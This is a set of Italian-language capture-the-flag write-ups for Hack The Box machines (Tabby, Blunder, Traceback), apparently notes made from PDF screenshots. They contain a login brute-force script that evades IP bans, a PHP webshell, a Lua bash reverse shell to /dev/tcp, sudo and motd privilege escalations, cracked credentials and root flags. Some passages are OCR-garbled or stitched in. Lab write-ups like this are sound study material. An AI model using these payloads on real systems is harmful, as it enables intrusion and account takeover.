
nel zip non c'era niente di utile, ma la password provando sul profilo ash ha dato buon esito.

```
tomcat@tabby:/var/lib/tomcat9$ su ash  
su ash  
Password: admin@it  
  
ash@tabby:/var/lib/tomcat9$ █
```

una volta eseguito linpeas nella macchina abbiamo notato che apparteneva ad un gruppo particolare lxc e abbiamo trovato un exploit su questo.
<https://www.hackingarticles.in/lxd-privilege-escalation/>

```
root.txt snap  
/mnt/root/root # cat root.txt  
cat root.txt https://www.hackingart  
639d4d143e114c26b7f54306c60e20b1  
/mnt/root/root # ;18R;18R  
[1] 0:rlwrap*Z
```

blunder



sulla porta 80 sembra avere un blog molto essenziale.

```
loll0kali:~/Desktop/blunder$ mkdir nmap
loll0kali:~/Desktop/blunder$ nmap -sV -sC -A nmap/initial 10.10.10.191
Starting Nmap 7.88 ( https://nmap.org ) at 2020-06-21 10:37 CEST
Nmap scan report for 10.10.10.191
Host is up [0.17s latency].
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    closed  ftp
80/tcp    open   http  Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.52 seconds
loll0kali:~/Desktop/blunder$ ftp 10.10.10.191
ftp: connect: Connection refused
ftp> ^C
ftp> exit
loll0kali:~/Desktop/blunder$ ftp 10.10.10.191 -u Anonymous
usage: ftp host-name [port]
ftp> ls
Not connected.
ftp> ^C
ftp> exit
loll0kali:~/Desktop/blunder$ ftp -h
Usage: { ftp | pftp } [-46pinegvtl] [hostname]
  -4: use IPv4 addresses only
  -6: use IPv6, nothing else
  -p: enable passive mode (default for pftp)
```

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FirePart_)

[+] Url:          http://rl
[+] Threads:     30
[+] Threads:     /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:    10s
2020/06/21 10:41:16 Starting gobuster
Error: error on running gobuster: unable to connect to http://rl/: get http://rl/: dial tcp: lookup rl on 192.168.1.1:53: no such host
loll0kali:~$ gobuster dir -t 30 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u 10.10.10.191
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FirePart_)

[+] Url:          http://10.10.10.191
[+] Threads:     30
[+] Threads:     /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:    10s
2020/06/21 10:41:20 Starting gobuster
/about (Status: 200)
Progress: 499 / 141709 (0.35%)
```

BLUDIT

Username

Password

Remember me

Login

abbiamo trovato una vulnerabilità che ci permette di fare un bruteforce della password senza attivare il meccanismo di sicurezza che c'è adesso che dovrebbe bannare gli ip. in questa versione ci sono diverse vulnerabilità sfruttabilità se riuscissimo ad entrare.

Proof of Concept

```
#!/usr/bin/env python3
import re
import requests

host = 'http://192.168.194.146/bludit'
login_url = host + "/admin/login"
username = "admin"
wordlist = []

# Generate 50 incorrect passwords
for i in range(50):
    wordlist.append('Password{}'.format(i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"', login_page.text).group(1)

    print('[*] Trying: {}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password Found!')
            print('Use {}:{} to login.'.format(u = username, p = password))
            print()
            break
```



- Update the CMS
- Turn off FTP - DONE
- Remove old users - DONE
- Inform fergus that the new blog needs images - PENDING

```
-d <x>,--depth <x>; Depth to spider to, default 2.
lollo@kali:~/Desktop/blunder/nmap$ cewl -w ./wordlist.txt tt10.10.10.191
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digit.ninja) t (https://digi.ninja/)
lollo@kali:~/Desktop/blunder/nmap$ ls -l ./.wordlist.txt
```

SUCCESS: Password found!
Use fergus:RolandDeschain to login.

The screenshot shows the Bludit admin dashboard at <https://10.10.10.191/admin/dashboard>. The dashboard features a "Good afternoon" greeting and a sidebar with links for Dashboard, Website, New content, Content, Profile, Log out, Documentation, Forum support, and Chat support. A "Visits" section displays a line graph showing a sharp increase in visitors starting on Saturday, reaching over 150,000 by Sunday. Below the graph, it says "Visits today: 168045" and "Unique visitors today: 15". To the right, a "Notifications" section lists several recent events:

- New content created « my-php-reverse-shell... » Sun, 21 Jun 2020, 16:22 [fergus]
- Access denied « fergus » Sun, 21 Jun 2020, 16:22 [fergus]
- Content edited « Blender » Tue, 28 Apr 2020, 11:24 [fergus]
- New content created « Blender » Tue, 28 Apr 2020, 11:24 [fergus]
- Content deleted « autosave-21b8a0e80e433... » Tue, 28 Apr 2020, 11:24 [fergus]
- New content created « Blender[Autosave] » Tue, 28 Apr 2020, 11:24 [fergus]
- Access denied « fergus » Tue, 28 Apr 2020, 11:22 [fergus]
- Access denied « fergus » Tue, 28 Apr 2020, 11:21 [fergus]
- Access denied « fergus » Tue, 28 Apr 2020, 11:20 [fergus]
- New user created « fergus » Wed, 27 Nov 2019, 13:26 [admin]

<https://github.com/bludit/bludit/issues/1079> //per capire come abbiamo fatto ad uploadare i file sul server e come abbiamo ottenuto l'accesos a tmp.

```
lollo@kali:~/Desktop/blunder$ nc -nvlp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:35082.
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:38:09 up 1:36, 1 user, load average: 19.48, 26.62, 26.78
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
shaun :0 :0 16:02 ?xdm? 11:55 0.00s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty; pty.spawn("/bin/bash")' This will let you run su for example (in addition to commands like su into thinking they are being upgrade a dumb shell, simply run the following command)
www-data@blunder:/$ ls
ls
bin dev home lib64 media proc sbin sys var
boot etc lib libx32 mnt root snap tmp
cdrom ftp lib32 lost+found opt run srv usr
www-data@blunder:/$ tty
tty
/dev/pts/7
www-data@blunder:/$ ^Z
[1]+ Stopped nc -nvlp 9999
lollo@kali:~/Desktop/blunder$ stty raw -echo
lollo@kali:~/Desktop/blunder$ nc -nvlp 9999

www-data@blunder:/$ TERM=screen
www-data@blunder:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@blunder:/$
```

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7]
id
uid=33(www-data) gid=33(www-data)
pwd
/var/www
su - webadmin
su: must be run from a terminal
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@precise64:~$ su - webadmin
su - webadmin
Password: admin

webadmin@precise64:~$ id
id
uid=1001(webadmin) gid=1003(webadmin)
webadmin@precise64:~$
```

```
databases pages tmp uploads workspaces
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ cd databases/
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ ls
categories.php plugins site.php tags.php
pages.php security.php syslog.php users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ █
[2] 0:nc*
```

```
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}}
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
faca484fd5c8a31cf1897b823c695c85cffeb98d
```

I'm not a robot 
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hast, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shal_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
faca484fd5c8a31cf1897b823c695c85cffeb98d	sha1	>Password120

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Password120

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
Password:                                     Color Codes: Green Exact match, Yellow Partial match, Red Not found.
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

User hugo may run the following commands on blunder:
(ALL, !root) /bin/bash

hugo@blunder:~\$ sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:~\$ sudo su /bin/bash
Sorry, user hugo is not allowed to execute '/usr/bin/su /bin/bash' as root on blunder

hugo@blunder:~\$ sudo -u#-1 /bin/bash
root@blunder:/home/hugo# id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo# ls
Desktop Downloads Pictures Templates Videos
Documents Music Public user.txt
root@blunder:/home/hugo# cd /root
root@blunder:/root# ls
root.txt


10.10.10.191 egotisticalSW

Machine IP Machine Maker(s)

cat: root: No such file or directory
root@blunder:/root# cat root.txt
1c74c83d54525cb8f2451ae93bd4f3a4
root@blunder:/root#

[3] 0:nc*

start



```
<!DOCTYPE html>
<html>
<head>
    <title>Help us</title>
    <style type="text/css">
        @-webkit-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @-moz-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        body {
            -webkit-animation: blinking 12.5s infinite;
            -moz-animation: blinking 12.5s infinite;
            animation: blinking 12.5s infinite;
            color: red;
        }
    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```

This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

TheBinitGhimire Merge pull request #2 from Bibeknx/patch-1		Latest commit 8d2d2c6 on Oct 10, 2019
README.md	Update README.md	8 months ago
alfa3.php	Create alfa3.php	2 years ago
alfav3.0.1.php	Rename alfav3-encoded.php to alfav3.0.1.php	2 years ago
andela.php	Update andela.php	14 months ago
bloodsecv4.php	Create bloodsecv4.php	2 years ago
by.php	Create by.php	2 years ago
c99ud.php	Create c99ud.php	2 years ago
cmd.php	Create cmd.php	2 years ago
configkillerionkros.php	Create configkillerionkros.php	2 years ago
jspshell.jsp	Create jspshell.jsp	2 years ago
mini.php	Create mini.php	2 years ago
obfuscated-punknopass.php	Create obfuscated-punknopass.php	2 years ago
punk-nopass.php	Create punk-nopass.php	2 years ago
punkholic.php	Update punkholic.php	2 years ago
r57.php	Create r57.php	2 years ago
smevk.php	Create smevk.php	2 years ago
wso2.8.5.php	Create wso2.8.5.php	2 years ago
README.md		

```
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:46382 ls which will allow
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/perl -e 'exec "/bin/sh";'

ls
bg.jpg
index.html
reverseshell.php
smevk.php
tty
not a tty

lollo@kali:~$ rlwrap nc -lvpn 9000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:46396.
/bin/sh: 0: can't access tty; job control turned off
$ which python
$ which python2
$ which python3
NSP /usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bg.jpg index.html reverseshell.php sme vk.php
$ id
id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cd
gdev),111(lpadmin),112(sambashare)
$ tty
tty
/dev/pts/0
$ ls
ls
bg.jpg index.html reverseshell.php sme vk.php
$ █
```



joswright / easy-simple-php-webshell.php

Last active 13 days ago

Code

Revisions 2

Stars 22

Forks 13

Embed ▾

<script src="https://

easy-simple-php-webshell.php

```
1 <html>
2 <body>
3 <form method="GET" name=<?php echo basename($_SERVER['PHP_SELF']); ?>">
4 <input type="TEXT" name="cmd" id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9     if(isset($_GET['cmd']))
10    {
11        system($_GET['cmd']);
12    }
13 ?>
14 </pre>
15 </body>
16 <script>document.getElementById("cmd").focus();</script>
17 </html>
```



Sh1n0g1 commented on Jul 15, 2019 • edited

It's better to have the isset function before accessing the global variable `$_GET['cmd']`

```
sysadmin@webadmin: ~
$ cd webadmin
cd webadmin
$ ls
ls="https://
kekkeroni.lua note.txt
$ cat kekkeroni.lua
cat kekkeroni.lua
os.execute("bash -c 'bash -i >& /dev/tcp/10.10.14.65/6666 0>&1'")
$ cat note.txt
cat note.txt
- sysadmin -
> I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
$ sudo -l
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
$ sudo -u sysadmin /home/sysadmin/luvit
sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> 
```

utilizzando un file .lua con os.execute("/bin/bash") potenziamo utilizzare questo comando sudo -u sysadmin etcc per poter scalare i privilegi e ottenre l'utente sysadmin.

andando a vedere con .linpeas possiamo notare che ci sono dei file in etc/update-motd.d come 00-header che vengono triggerati da alcune azioni come il collegamento ssh. in questi file per una misconfiguration possiamo scriverci con l'utente che abbiamo e quindi andando ad aggiungere un comando come cat root/root.txt possiamo ottenere la flag. per ottenerla però dobbiamo triggerare l'esecuzione di quel comando e ciò si fa andando a vedere in quale cartella .ssh possiamo lavorare. scopriamo che webadmin ha i permessi sulle sue authorized_key e quindi mettendoci la nostra chiave pubblica possiamo entrare in ssh con quell'utente solo per farci stampare a schermo la flag perchè verrà eseguito il codice che abbiamo inserito in coda (>>) nel file 00-header.